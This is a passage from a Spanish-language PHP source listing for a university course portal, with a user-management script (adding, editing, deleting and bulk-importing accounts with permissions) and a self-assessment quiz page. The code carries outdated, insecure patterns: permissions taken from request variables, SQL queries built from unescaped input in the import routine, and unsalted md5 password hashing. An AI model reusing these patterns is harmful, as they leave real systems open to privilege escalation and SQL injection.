define("COLOR2A", "#FFFFFF");        // Fila de datos - Color A (editar)
define("COLOR2B", "#EEEEEE");        // Fila de datos - Color B (editar)
define("COLOR2F", "#EEEEEE");        // Color de fondo (editar)

define("COLOR3", "#DDDDDD");         // Fila de los nombres de los campos (borrar)
define("COLOR3A", "#FFFFFF");        // Fila de datos - Color A (borrar)
define("COLOR3B", "#EEEEEE");        // Fila de datos - Color B (borrar)
define("COLOR3F", "#EEEEEE");        // Color de fondo (borrar)

define("COLOR4", "#DDDDDD");         // Fila de los nombres de los campos (listar)
define("COLOR4A", "#FFFFFF");        // Fila de datos - Color A (listar)
define("COLOR4B", "#EEEEEE");        // Fila de datos - Color B (listar)
define("COLOR4F", "#EEEEEE");        // Color de fondo (listar)

// Si no especificamos ningún método, por defecto asumimos "listar"
if (!(isset($metodo))) {
  $metodo="listar";
}

// Implementamos las distintas funcionalidades según método elegido
switch ($metodo) {

  case "anadir":
    /*********************/
    /** AÑADIR USUARIOS **/
    /*********************/
    check_privs('usuarios_add');
    cabecera_html();

    // Nos quitamos un "notice" por no estar seteada la variable
    if (!(isset($sure))) {
      $sure="";
    }

    switch ($sure) {

      case "check":
        $perm = lee_permisos();
```

```
        foreach ($perm as $key => $value) {
          if (isset(${$key})) {
            $perm[$key] = ${$key};
          }
        }

        verify_form ($metodo, COLOR1, COLOR1A, $usuario, $pass, $pass_verify,
$nombre, "", $perm);
        pie("", "http://www.gte.us.es/~fbarrero/CSED/");
                break;


      case "si":
        $perm = lee_permisos();
        foreach ($perm as $key => $value) {
          if (isset(${$key})) {
            $perm[$key] = ${$key};
          }
        }

        updatedb ($metodo, $usuario, $pass, $nombre, $perm);
        pie("$PHP_SELF?metodo=anadir", "http://www.gte.us.es/~fbarrero/CSED/");
                break;


      default:        // "" or "no"

        // Formulario

        $perm = lee_permisos();

        if ($sure=="") {
          // Es la primera vez que mostramos el formulario: usamos permisos por
defecto
          foreach ($perm as $key => $value) {
            if (isset($defperm[$key])) {
              $perm[$key] = $defperm[$key];
            }
          }
        } else {
          // Estamos reeditando formulario: cargamos permisos anteriores
          foreach ($perm as $key => $value) {
            if (isset(${$key})) {
              $perm[$key] = ${$key};
            }
          }
        }

        isset($usuario) || $usuario="";
        isset($pass) || $pass="";
        isset($pass_verify) || $pass_verify="";
        isset($nombre) || $nombre="";

        user_form_tittle ("A&ntilde;adir usuario", COLOR1F);  // Dibuja el titulo del
formulario
        user_form ($metodo, $usuario, $pass, $pass_verify, $nombre, $perm);

        pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
        break;

    }  //End Switch ($sure)

    break;


  case "editar":
    /*************************/
    /** EDITAR INFO DE USUARIO **/
    /*************************/
```

```
    check_privs('usuarios_edit');
    cabecera_html();

    // Nos quitamos un "notice" por no estar seteada la variable
    if (!(isset($sure))) {
      $sure="";
    }

    switch ($sure) {
         case "check":
        $perm = lee_permisos();
        foreach ($perm as $key => $value) {
          if (isset(${$key})) {
            $perm[$key] = ${$key};
          }
          if ($usuario=="root") {
            $perm[$key] = 1;
          }
        }

        verify_form ($metodo, COLOR2, COLOR2A, $usuario, $pass, $pass_verify,
$nombre, "", $perm);
        pie("", "http://www.gte.us.es/~fbarrero/CSED/");
               break;

           case "si":
        $perm = lee_permisos();
        foreach ($perm as $key => $value) {
          if (isset(${$key})) {
            $perm[$key] = ${$key};
          }
        }

        updatedb ($metodo, $usuario, $pass, $nombre, $perm);
        pie("$PHP_SELF", "http://www.gte.us.es/~fbarrero/CSED/");
           break;

         default:            // "" or "no"
        // Formulario
        $usuario = addslashes ($usuario);

              if ($sure == "") {
          // Es la primera vez q editamos: leemos todos los datos del usuario de la
bbdd
          $result = mysql_query("select cuentas.user, cuentas.realname,
cuentas.modificado, permisos.* from cuentas, permisos where cuentas.user =
permisos.user and cuentas.user = '$usuario'");

          $row = mysql_fetch_assoc($result);

          // Recorremos el array saltándonos saltándonos los 3 primeros campos (user,
          // realname, modificado). Aunque la tabla permisos tenga otro campo "user"
          // éste se omite, al ya existir el campo "user" correspondiente a la tabla
          // de "cuentas". Por eso avanzamos 3 posiciones y no 4.

          reset($row);
          for ($i=1 ; $i<=3; $i++) {
            next($row);
          }

          // Creamos el array de permisos
          while (list ($key, $val) = each ($row)) {
            $perm[$key] = $val;
          }

          // Ordenamos alfabéticamente los permisos
          ksort($perm);

          // Obtenemos las variables q hacen falta
```

```
          $pass = "NoCAmBiARmE";
                $nombre = $row["realname"];

              } else {
          // Estamos reeditando formulario: cargamos permisos anteriores
          $perm = lee_permisos();
          foreach ($perm as $key => $value) {
            if (isset(${$key})) {
              $perm[$key] = ${$key};
            }
          }

        }

        // Mostramos el formulario de edición
        user_form_tittle ("Editar usuario", COLOR2F);      // Dibuja el titulo del
formulario
        user_form ($metodo, $usuario, $pass, $pass, $nombre, $perm);
        pie("$PHP_SELF", "http://www.gte.us.es/~fbarrero/CSED/");
               break;
        }

       break;


  case "borrar":
    /********************/
    /** BORRAR USUARIO **/
    /********************/
    check_privs('usuarios_del');

    // Nos quitamos un "notice" por no estar seteada la variable
    if (!(isset($sure))) {
      $sure="";
    }

    switch ($sure) {
         case "":
        cabecera_html();
        if ($usuario == "root") {
                $msg = "La cuenta \"root\" siempre debe existir en el sistema. Por
tanto, no se permite su eliminaci&oacute;n.";
          mensaje($msg);
          pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
                exit;
              }

              // Obtenemos datos de usuario
        $usuario = addslashes ($usuario);

        $result = mysql_query("select cuentas.user, cuentas.realname,
cuentas.modificado, permisos.* from cuentas, permisos where cuentas.user =
permisos.user and cuentas.user='$usuario'");

              $row = mysql_fetch_assoc($result);

              // Dibujamos tabla con los datos y pedimos confirmación
             bgcolor (COLOR3F);
       banner ("Confirmaci&oacute;n");

       print_header ("borrar", COLOR3);

        // Recorremos el array saltándonos saltándonos los 3 primeros campos (user,
        // realname, modificado). Aunque la tabla permisos tenga otro campo "user"
        // éste se omite, al ya existir el campo "user" correspondiente a la tabla
        // de "cuentas". Por eso avanzamos 3 posiciones y no 4.

        reset($row);
        for ($i=1 ; $i<=3; $i++) {
```

```
          next($row);
        }

        // Creamos el array de permisos
        while (list ($key, $val) = each ($row)) {
          $perm[$key] = $val;
        }

        // Ordenamos alfabéticamente los permisos
        ksort($perm);

        // Finalmente, imprimimos la fila de la tabla actual
        print_row ("borrar", COLOR3A, $row["user"], $row["realname"],
$row["modificado"], $perm);

       print_foot ();

              echo "</p>";
        hidden_form ("borrar", "si", $usuario, "", "", "", $perm, "");
        pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
              break;


         case "si":
        cabecera_html();
        $usuario = addslashes ($usuario);
        $result = mysql_query("delete from cuentas where user='$usuario'");

        if (mysql_affected_rows() == 1) {
          $result = mysql_query("delete from permisos where user='$usuario'");
                  if (mysql_affected_rows () == 1) {
                    $msg = "El usuario ha sido correctamente eliminado.";
                  } else {
                    $msg = "Fallo al borrar usuario. La base de datos ha quedado en
estado inconsistente. Consulte con el Administrador.";
            }
                } else {
                    $msg = "Error al borrar usuario. Consulte con el
Administrador.";
        }

        mensaje($msg);
        pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
                 break;

         case "no":
        header ("Location: $PHP_SELF?metodo=listar");
        exit;
    }

    break;


  case "clear":
    /*******************************/
    /** BORRAR _TODOS_ LOS USUARIO **/
    /*******************************/
    check_privs('usuarios_del');

    // Nos quitamos un "notice" por no estar seteada la variable
    if (!(isset($sure))) {
      $sure="";
    }

    switch ($sure) {
      case "":
        cabecera_html();
        echo "<form action=$PHP_SELF?metodo=clear method=post>\n";
        echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
```

```
        echo "<tr><td bgcolor=\"#007f40\">\n";
        echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";
        echo "<tr><td colspan=3 align=\"left\"><p class=t1>  Se va a
proceder a eliminar todos los usuarios de la base de datos. Por motivos de seguridad,
el usuario \"root\" será preservado y no podrá ser eliminado. Todos los demás
desaparecerán para siempre.</p><p align=\"center\"class=t1>&iquest;Está seguro de que
esto es lo que desea?</p></td></tr>\n";
        echo "<tr><td colspan=3> </td></tr>";
        echo "<tr><td colspan=3 align=\"center\"><input type=\"hidden\" name=\"sure\"
value=\"si\"><input type=submit value=\"Sí, quiero proceder con el
borrado\"></td></tr>";
        echo "<tr><td> </td></tr>";
        echo "</table>";
        echo "</td></tr>";
        echo "</table></form>";

        pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
        break;


      case "si":
        cabecera_html();
        $result = mysql_query("delete from cuentas where user!='root'");

        if ($result) {
          $result = mysql_query("delete from permisos where user!='root'");
            if ($result) {
              $msg = "Todos los usuarios (excepto \"root\") han sido eliminados.";
            } else {
              $msg = "Fallo al borrar usuarios. La base de datos ha quedado en estado
inconsistente. Consulte con el Administrador.";
            }
        } else {
          $msg = "Error al borrar usuarios. Consulte con el Administrador.";
        }

        mensaje($msg);
        pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
        break;

      case "no":
        header ("Location: $PHP_SELF?metodo=listar");
        exit;
    }

    break;


  case "info":
    /*********************************************/
    /** INFO SOBRE LOS PERMISOS / FLAGS DE USUARIO **/
    /*********************************************/
    check_privs('usuarios_list');

    cabecera_html();
    echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
    echo "<tr><td bgcolor=\"#007f40\">\n";
    echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#ddeecc\">\n";
    echo "<tr><td colspan=3> </td></tr>";
    echo "<tr><td colspan=3 align=\"left\"><p class=t1
align=\"center\"><u>Explicación de flags y permisos de usuario</u></p><p
class=t1><ul>";
    echo "<li><b>admin_tool:</b> permite acceso al menú general de administración.";
    echo "<li><b>chpass:</b> el usuario podrá cambiar su contraseña.";
    echo "<li><b>cuestionario_r:</b> permite acceso (sólo lectura) al servicio
\"cuestionario\" (test de autoevaluación).";
```

```
    echo "<li><b>cuestionario_w:</b> permite administrar (añadir, editar, borrar,
etc) el servicio \"cuestionario\".";
    echo "<li><b>download:</b> permite bajarse los documentos PDF de la asignatura.";
    echo "<li><b>dudas_r:</b> permite acceso al servicio \"dudas\".";
    echo "<li><b>dudas_w:</b> permite administrar el servicio \"dudas\".";
    echo "<li><b>encuesta1:</b> indica si el usuario ha rellenado ya la encuesta para
el profesor 1.";
    echo "<li><b>encuesta2:</b> idem para el profesor 2.";
    echo "<li><b>encuesta3:</b> idem para el profesor 3.";
    echo "<li><b>encuesta_r:</b> permite acceso al servicio \"encuesta\".";
    echo "<li><b>encuesta_w:</b> permite administrar el servicio \"encuesta\".";
    echo "<li><b>monitores_r:</b> permite acceso al servicio \"monitores\".";
    echo "<li><b>monitores_w:</b> permite administrar el servicio \"monitores\".";
    echo "<li><b>notas_r:</b> permite acceso al servicio \"notas\".";
    echo "<li><b>notas_w:</b> permite administrar el servicio \"notas\".";
    echo "<li><b>noticias_r:</b> permite acceso al servicio \"noticias\".";
    echo "<li><b>noticias_w:</b> permite administrar el servicio \"noticias\".";
    echo "<li><b>usuarios_add:</b> permite añadir usuarios.";
    echo "<li><b>usuarios_del:</b> permite borrar usuarios.";
    echo "<li><b>usuarios_edit:</b> permite editar/modificar datos de usuario.";
    echo "<li><b>usuarios_list:</b> permite listar usuarios.";
    echo "</ul></p></td></tr>\n";
    echo "<tr><td colspan=3> </td></tr>";
    echo "</table>";
    echo "</td></tr>";
    echo "</table>";

    pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
    break;


  case "listar":
    /*********************/
    /** LISTAR USUARIOS **/
    /*********************/
    check_privs('usuarios_list');
    cabecera_html();

    bgcolor (COLOR4F);

    banner ("Gestión de usuarios");

    print_header("listar", COLOR4);  // Imprime la cabecera de la tabla

    $color = COLOR4A;

    $result = mysql_query("select cuentas.user, cuentas.realname, cuentas.modificado,
permisos.* from cuentas, permisos where cuentas.user = permisos.user order by
cuentas.user");

    while ($row = mysql_fetch_assoc($result)) {

      // Recorremos el array saltándonos saltándonos los 3 primeros campos (user,
      // realname, modificado). Aunque la tabla permisos tenga otro campo "user"
      // éste se omite, al ya existir el campo "user" correspondiente a la tabla
      // de "cuentas". Por eso avanzamos 3 posiciones y no 4.

      reset($row);
      for ($i=1 ; $i<=3; $i++) {
        next($row);
      }

      // Creamos el array de permisos
      while (list ($key, $val) = each ($row)) {
        $perm[$key] = $val;
      }

      // Ordenamos alfabéticamente los permisos
      ksort($perm);
```

```
      // Finalmente, imprimimos la fila de la tabla actual
      print_row ("listar", $color, $row["user"], $row["realname"],
$row["modificado"], $perm);

      // Alternamos el color de fondo de cada fila, para q se vea mejor
      if ($color == COLOR4A) {
        $color = COLOR4B;
      } else {
        $color = COLOR4A;
      }

    }

    print_foot();  // Imprime el pie de pagina de la tabla

       echo "
      <p>
      <table width=\"100%\">
        <tr>
          <td width=\"5%\" class=t2 align=\"right\">
            <img border=\"0\" src=\"../images/new.gif\" align=\"middle\">
          </td>
          <td width=\"22%\" class=t2>
            <a href=\"$PHP_SELF?metodo=anadir\">Nuevo usuario</a>
          </td>
          <td width=\"22%\" class=t2>
            <a href=\"$PHP_SELF?metodo=clear\">Borrar todos los usuarios</a>
          </td>
          <td width=\"22%\" class=t2>
            <a href=\"$PHP_SELF?metodo=info\">Info sobre permisos de usuario</a>
          </td>
          <td width=\"22%\" class=t2>
            <a href=\"$PHP_SELF?metodo=importar\">Importar usuarios desde fichero</a>
          </td>
        </tr>
      </table>
    ";

    pie(".", "http://www.gte.us.es/~fbarrero/CSED/");
       break;


  case "importar":
    /**********************/
    /** IMPORTAR FICHERO **/
    /**********************/
    check_privs('usuarios_add');

    // Nos quitamos un "notice" por no estar seteada la variable
    if (!(isset($estado))) {
      $estado="";
    }

    switch ($estado) {
      case "":
        cabecera_html();

        echo "<form action=$PHP_SELF?metodo=importar method=post>\n";
        echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
        echo "<tr><td bgcolor=\"#007f40\">\n";
        echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";
        echo "<tr><td colspan=3 align=\"left\"><p class=t1>  Esta
opci&oacute;n permite importar usuarios desde un fichero ASCII con formato
<i>\"campos separados por tabuladores\"</i>. Este formato es est&aacute;ndar y casi
cualquier base de datos (ej: <i>Microsoft Access</i>) e incluso otros programas (ej:
<i>Microsoft Excel</i>) permiten exportar al mismo.</p><p class=t1>  Los
usuarios contenidos en el fichero ser&aacute;n <i>agregados</i> a la base de datos,
```

```
preservando los usuarios existentes (es decir, el contenido actual de la base de
datos no es borrado previamente ni sobreescrito). Quiz&aacute;s le interese antes
hacer uso de la opci&oacute;n de \"borrar todos los usuarios\" y acto seguido llevar
a cabo la importaci&oacute;n.</p><p class=t1>  <u>Aseg&uacute;rese de que
el fichero tiene el formato correcto</u> (con el nombre completo del alumno en la
primera y &uacute;nica columna). De lo contrario, la base de datos se
corromper&aacute; irremediablemente.</p> <p class=t1>  &iquest;Quiere
seguir adelante?</p></td></tr>\n";
        echo "<tr><td colspan=3> </td></tr>";
        echo "<tr><td colspan=3 align=\"center\"><input type=\"hidden\"
name=\"estado\" value=\"1\"><input type=submit value=\"Seguir\"></td></tr>";
        echo "</table>";
        echo "</td></tr>";
        echo "</table></form>";

        pie($PHP_SELF, "http://www.gte.us.es/~fbarrero/CSED/");
        break;

      case "1":
        cabecera_html();

        echo "<form enctype=\"multipart/form-data\" action=$PHP_SELF?metodo=importar
method=post>\n";

        echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
        echo "<tr><td bgcolor=\"#007f40\">\n";

        echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";

        echo "<tr><td colspan=3 align=\"left\"><p class=t1>  El nombre se
leerá de la primera (y única) columna del archivo a
importar:</p></td></tr></table>\n";

        echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";
        echo "<tr><td width=\"39%\"><p align=\"right\" class=t2>Fichero:</p></td>";
        echo "<td><p align=\"left\"><input type=\"hidden\" name=\"MAX_FILE_SIZE\"
value=\"2000000\"><input name=\"fichero\" type=\"file\"></p></td></tr></table>\n";

        echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";


        echo "<tr><td colspan=3 align=\"left\"><br><p class=t1>  El campo
de usuario se formará combinando una parte fija (prefijo) con una parte variable
(sufijo). Ambas son configurables. El prefijo puede ser cualquier cadena
alfanumérica. El sufijo sólo puede ser un número, y éste será incrementado
automáticamente en uno para los distintos usuarios a insertar. Por defecto, creará
los usuarios '".$portal."1', '".$portal."2', etc. Si el nombre de usuario generado
coincide con algún usuario existente en la base de datos, será detectado y
automáticamente se pasará a usar el siguiente nombre de usuario libre. No obstante,
es más óptimo y rápido asegurarse previamente de que el rango de usuarios elegido no
existe ya. Rellene a continuación el prefijo y el
sufijo:</p><p></p></td></tr></table>\n";

        echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";
        echo "<tr><td align=\"right\"><input type=\"text\" name=\"prefijo\"
value=\"$portal\"></td>\n";
        echo "<td align=\"left\"><input type=\"text\" name=\"sufijo\"
value=\"1\"></td></tr></table>\n";

        echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";
        echo "<tr><td colspan=3 align=\"left\"><br><p class=t1>  La
contraseña será generada automáticamente para cada usuario. Al finalizar la operación
de importación se imprimirá en pantalla una relación de todos los usuarios creados,
con sus respectivas contraseñas. <u>No olvide imprimir esta relación y guárdela en un
```

```
lugar seguro, ya que ésta será la única ocasión donde podrá visualizar las
contraseñas generadas</u> (la base de datos almacenará las contraseñas
<i>encriptadas</i> con un algoritmo irreversible).</p>\n";
        echo "<p class=t1>  Los permisos de usuario serán establecidos de
acuerdo a los permisos por defecto definidos en el archivo de configuración del
portal.</p></td></tr>\n";

        echo "<tr><td colspan=3> </td></tr>";
        echo "<tr><td colspan=3 align=\"center\"><input type=\"hidden\"
name=\"estado\" value=\"2\"><input type=submit value=\"Seguir adelante\"></td></tr>";
        echo "</table>";
        echo "</table></form>";

        pie("$PHP_SELF?metodo=importar&estado=\"\"",
"http://www.gte.us.es/~fbarrero/CSED/");
        break;

      case "2":
        cabecera_html();
        $msg="";

        if (is_uploaded_file($_FILES['fichero']['tmp_name']) &&
$_FILES['fichero']['size'] != 0) {
          // Fix para que funcione bien el INFILE en Windows (cambia las '\' a '/')
          //    $_FILES['fichero']['tmp_name'] = preg_replace("/\\\\/", "/",
$_FILES['fichero']['tmp_name']);

          // Leo todo el fichero en un array (cada elemento contendrá una linea del
fichero)
          $contenido = file ($_FILES['fichero']['tmp_name']);

          // Inicializamos array que contendrá los datos generados (contraseña en
claro, etc)
          $generado_nombre = array();
          $generado_usuario = array();
          $generado_pass = array();

          // Vamos recorriendo cada linea
          while (list ($line_num, $line) = each ($contenido)) {
            $line = rtrim($line);   // Quitamos el \n del final de linea

            // Leemos los campos de cada linea (separados por un TAB
            // (en este caso no habrá TAB, pq solo hay un campo, pero por si acaso :-
))
            list($nombre) = explode("\t", $line);
            $nombre = rtrim($nombre);

            if ($nombre) { // Si es cadena vacía nos saltamos todo el proceso
              // Creamos usuario y password
              $usuario = $prefijo.$sufijo;
              $pass = genera_pass(12);

              // Comprobamos que no existe el usuario a añadir
              do {
                $resul = mysql_query("select user from cuentas where
user='$usuario'");
                $n = mysql_num_rows($resul);
                if ($n != 0) {
                  $sufijo++;
                  $usuario = $prefijo.$sufijo;
                }
              } while ($n!=0);

              // Creamos la matriz de permisos (valores por defecto)
              $perm = lee_permisos();
              foreach ($perm as $key => $value) {
                if (isset($defperm[$key])) {
                  $perm[$key] = $defperm[$key];
                }
```

```
              }

              // Insertamos usuario en la bbdd
              $result = mysql_query("insert into cuentas (user, pass, realname,
modificado) values ('$usuario', md5('$pass'), '$nombre', NULL)");
              if (mysql_affected_rows() == 1) {
                $campos = implode(",", array_keys($perm));
                $valores = implode(",", array_values($perm));
                $result = mysql_query("insert into permisos (user,$campos) values
('$usuario',$valores)");
                if (mysql_affected_rows() == 1) {
                  // **Usuario correctamente importado
                  $sufijo++;
                  // Lo añadimos al array $generado
                  array_push($generado_nombre, $nombre);
                  array_push($generado_usuario, $usuario);
                  array_push($generado_pass, $pass);
                } else {
                  // **Error al insertar permisos. BBDD en estado inconsistente
                  die("Error al insertar permisos. BBDD en estado inconsistente.
Consulte con el Administrador. Los usuarios anteriores a este error sí es posible que
hayan sido introducidos. Eche un vistazo al listado de usuarios, por favor.");
                }

              } else {
                // **No se añadió usuario. Debe haber algún problema con la bbdd o el
fichero a importar tiene alguna entrada con caracteres extraños. Ignoramos el error.
              }
            }
          }

        } else {
            $msg = "No se ha podido subir el fichero
<i>\"".$_FILES['fichero']['name']."\"</i>. Compruebe que el path y el nombre del
fichero están correctamente escritos.";
        }

        if ($msg) {
          echo "<table align=\"center\"><tr><td><p
class=t1>".$msg."</p></td></tr></table>";
          pie("$PHP_SELF?metodo=importar&estado=1",
"http://www.gte.us.es/~fbarrero/CSED/");
          exit;
        }

        // Imprimimos hoja de resultados
        if (($max=count($generado_nombre)) > 0) {
          echo "<br><table width=\"90%\" border=1 align=\"center\" cellpadding=1
cellspacing=0>\n";
          echo "<tr><td bgcolor=\"#ddeecc\" bordercolor=\"#007f40\">\n";

          echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";

          echo "<tr><td colspan=3 align=\"left\"><p class=t1>  Se han
a&ntilde;adido correctamente los siguientes usuarios:</p></td></tr>\n";
          echo "<tr><td colspan=3> </td></tr></table>";

          echo "<table width=90%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">
                <tr>
                  <td><p align=\"left\" class=t1><u>Nombre</u></p></td>
                  <td><p align=\"left\" class=t1><u>Usuario</u></p></td>
                  <td><p align=\"left\" class=t1><u>Contrase&ntilde;a</u></p></td>
                </tr>
          ";

          for ($i=0; $i<$max; $i++) {
            echo "<tr>
```

```
                    <td><p align=\"left\" class=t2>$generado_nombre[$i]</p></td>
                    <td><p align=\"left\" class=t2>$generado_usuario[$i]</p></td>
                    <td><p align=\"left\" class=t2>$generado_pass[$i]</p></td>
                  </tr>
            ";
          }

          echo "</table>\n";

          echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";
          echo "<tr><td colspan=3 align=\"left\"><br><p class=t1>  <u>No
olvide imprimir esta relación y guárdela en un lugar seguro, ya que ésta será la
única ocasión donde podrá visualizar las contraseñas generadas</u> (la base de datos
almacenará las contraseñas <i>encriptadas</i> con un algoritmo no
reversible).</p>\n";
          echo "<tr><td colspan=3> </td></tr>";
          echo "</table>";
          echo "</table>";

          pie("$PHP_SELF", "http://www.gte.us.es/~fbarrero/CSED/");

        } else {
          echo "<br><table width=\"90%\" border=1 align=\"center\" cellpadding=1
cellspacing=0>\n";
          echo "<tr><td bgcolor=\"#ddeecc\" bordercolor=\"#007f40\">\n";

          echo "<table width=100%  border=0 cellpadding=1 cellspacing=2
align=\"center\" bgcolor=\"#ddeecc\">\n";

          echo "<tr><td colspan=3 align=\"left\"><p class=t1>  No se ha
a&ntilde;adido ningún usuario. Puede que el fichero que ha importado no contuviera
ninguna entrada válida. También es posible que haya algún problema con el servidor de
bases de datos.</p></td></tr>\n";
          echo "<tr><td colspan=3> </td></tr>";
          echo "</table>";
          echo "</table>";

          pie("$PHP_SELF", "http://www.gte.us.es/~fbarrero/CSED/");
        }

        break;
    }

}       //End Switch ($metodo)
?>

</body>
</html>
```

2.45. /autoevaluacion/autoevaluacion.php

```
<?php
require('../config/config.php');
check_privs('cuestionario_r');
?>

<html>
<head>
<title>Autoevaluacion.</title>
<style>
p.t1 {font: bold 13px Verdana, Arial; line-height:18px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: 12px Verdana, Arial; line-height:15px; color:#000000; TEXT-DECORATION:
none;text-indent:2px}
</style>
```

```
</head>
<body bgcolor=<?php echo $colorbg; ?>>
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<h2 align="center">TEST DE AUTOEVALUACION.</h2>
<?
/**************** función botonradio_db ***************/
/* $f conexión                                        */
/* $tipo formato V=vertical ...                       */
/* $tabla1 tabla primera de consulta                  */
/* $tabla2 tabla segunda de consulta                  */
/******************************************************/
function botonradio_db ($f, $tipo, $tabla1, $tabla2)
{
if ($tipo=="V")
        $TIPO="  <BR>";
 else $TIPO="   ";
$cons="SELECT max(id) FROM pregunta";
$res=mysql_query($cons, $f) OR die ("Fallo en la respuesta.");
$limite=mysql_result($res,0);
mysql_free_result($res);
$cons="SELECT id  FROM pregunta";
$res = mysql_query($cons, $f) OR die ("Fallo en la respuesta.");
$num_ids=mysql_num_rows($res);

/* Este bucle for genera 6 numeros aleatorios de entre las posibles preguntas. */
/* Los números así generados, son almacenados en la tabla @cadena, y serán usados*/
/* posteriormente, tanto para generar la cadena oculta de ids como para generar el
código de */
/* las preguntas y sus opciones. Por precaución, y para el correcto funcionamiento
del */      /*programa de gestión de la base de datos, se comprueba que los números
aleatorios así   */      /*generados coincidan con algún número de id.*/
for ($i = 0; $i < 6; $i++)
         {
            $j = 0;
            $k = 0;
            while (!$k)
                {
                 $ale = mt_rand ("1","$limite");
                 $flag=0;
                for ($v=0;$v<$num_ids;$v++){
                $w=mysql_result($res,$v,0);
                if ($ale==$w)$flag=1;
                        }
                if ($flag)
                {
                 $cadena[$i] = $ale;
                  if ($i == 0)
                        $k=1;
                 else
                  {
                   for ($k=0; $k<$i; $k++)
                        if  ($cadena[$k] == $ale){
                          $k = 0;
                                break;
```

```
                    }
                 }
                }
                else{
                $k=0;
                }
           }
          }
mysql_free_result($res);
/* Creación del array oculto de ids */
$tab="";
for ($v = 0;$v<6;$v++) {
        if ($v!=5) $tab=$tab.$cadena[$v].",";
        else $tab=$tab.$cadena[$v];
        }
/*Código de la función*/
echo "<form action=\"solucion.php\" method=\"post\">\n";
echo "<table align=\"center\"  width=\"95%\" cellpadding=0 cellspacing=0>\n";
for ($n=0;$n<6;$n++){
        $l=$n+1;
        $cons="SELECT texto from pregunta where id=\"$cadena[$n]\"";
        $res=mysql_query($cons,$f) or die ("caca de la vaca");
      $pre=mysql_result($res,0);
        mysql_free_result($res);
        echo "<tr><td colspan=2><p class=t1>\n";
        print ("$l. $pre<br>\n</p></td></tr>\n");
        $cons="SELECT opciona,opcionb,opcionc,opciond from opciones where
id=\"$cadena[$n]\"";
        $res=mysql_query($cons,$f) or die ("caca de la vaca");
        for ($m=0;$m<4;$m++){
        $name="radio".$l;
        $op=mysql_result($res,0,$m);
        echo "<tr><td width=3% valign=\"top\">";
        print ("<input type=\"radio\" name=\"$name\" value=\"$op\"></td>\n");
        echo "<td><p class=t2>";
        print  ("$op</p></td></tr>\n");
        }
      mysql_free_result($res);
}
echo "<form action=\"solucion.php\" method=\"post\">\n";
echo "<table align=\"center\"  width=\"95%\" cellpadding=0 cellspacing=0>\n";
echo "<tr><td colspan=2> </td></tr>";
echo "<tr><td align=\"center\" colspan=2>";
echo "<input type=\"hidden\" name=\"ids\" value=\"$tab\">";
echo "<p><input type=submit value=Corregir> ";
echo "<input type=reset value=Borrar></p>";
echo "</td></tr>";
echo "</table>";
echo "</form>";
}
 /*********************************************************/
/***** Intentamos la conexión con la base de datos.  *****/
/*********************************************************/
$base = $db_cuestionario;
$id = conectar();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos \"$base\". ");
?>

<?
botonradio_db($id, "V", "pregunta", "opciones");
mysql_close ($id);
/*print ("Se ha cerrado con éxito.");*/
?>

<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
```

```
<td width="10%" align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img
border=0 src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>
       </BODY>
</HTML>
```

2.46. /autoevaluacion/solucion.php

```
<?php
require('../config/config.php');
check_privs('cuestionario_r');

/*********************************************************/
/***** Intentamos la conexión con la base de datos.  *****/
/*********************************************************/
$base = $db_cuestionario;
$f = conectar();
$conexion = mysql_select_db($base, $f) OR die ("No puedo conectar con la base de
datos \"$base\". ");
$contador=0;
$erroneas=0;
$sin=0;
$id=strtok($ids,",");
for ($k=1;$k<7;$k++){
   $i = 0;
   $j = 0;
   $name = "radio".$k;
   filtro_numerico($id);
   $cons = "SELECT solucion FROM pregunta WHERE id=".$id;
   $res = mysql_query ($cons,$f) or die ("Fallo en la respuesta buscando sol.");
   $valor = mysql_result($res, $i, $j);
   $opcion = "opcion".$valor;
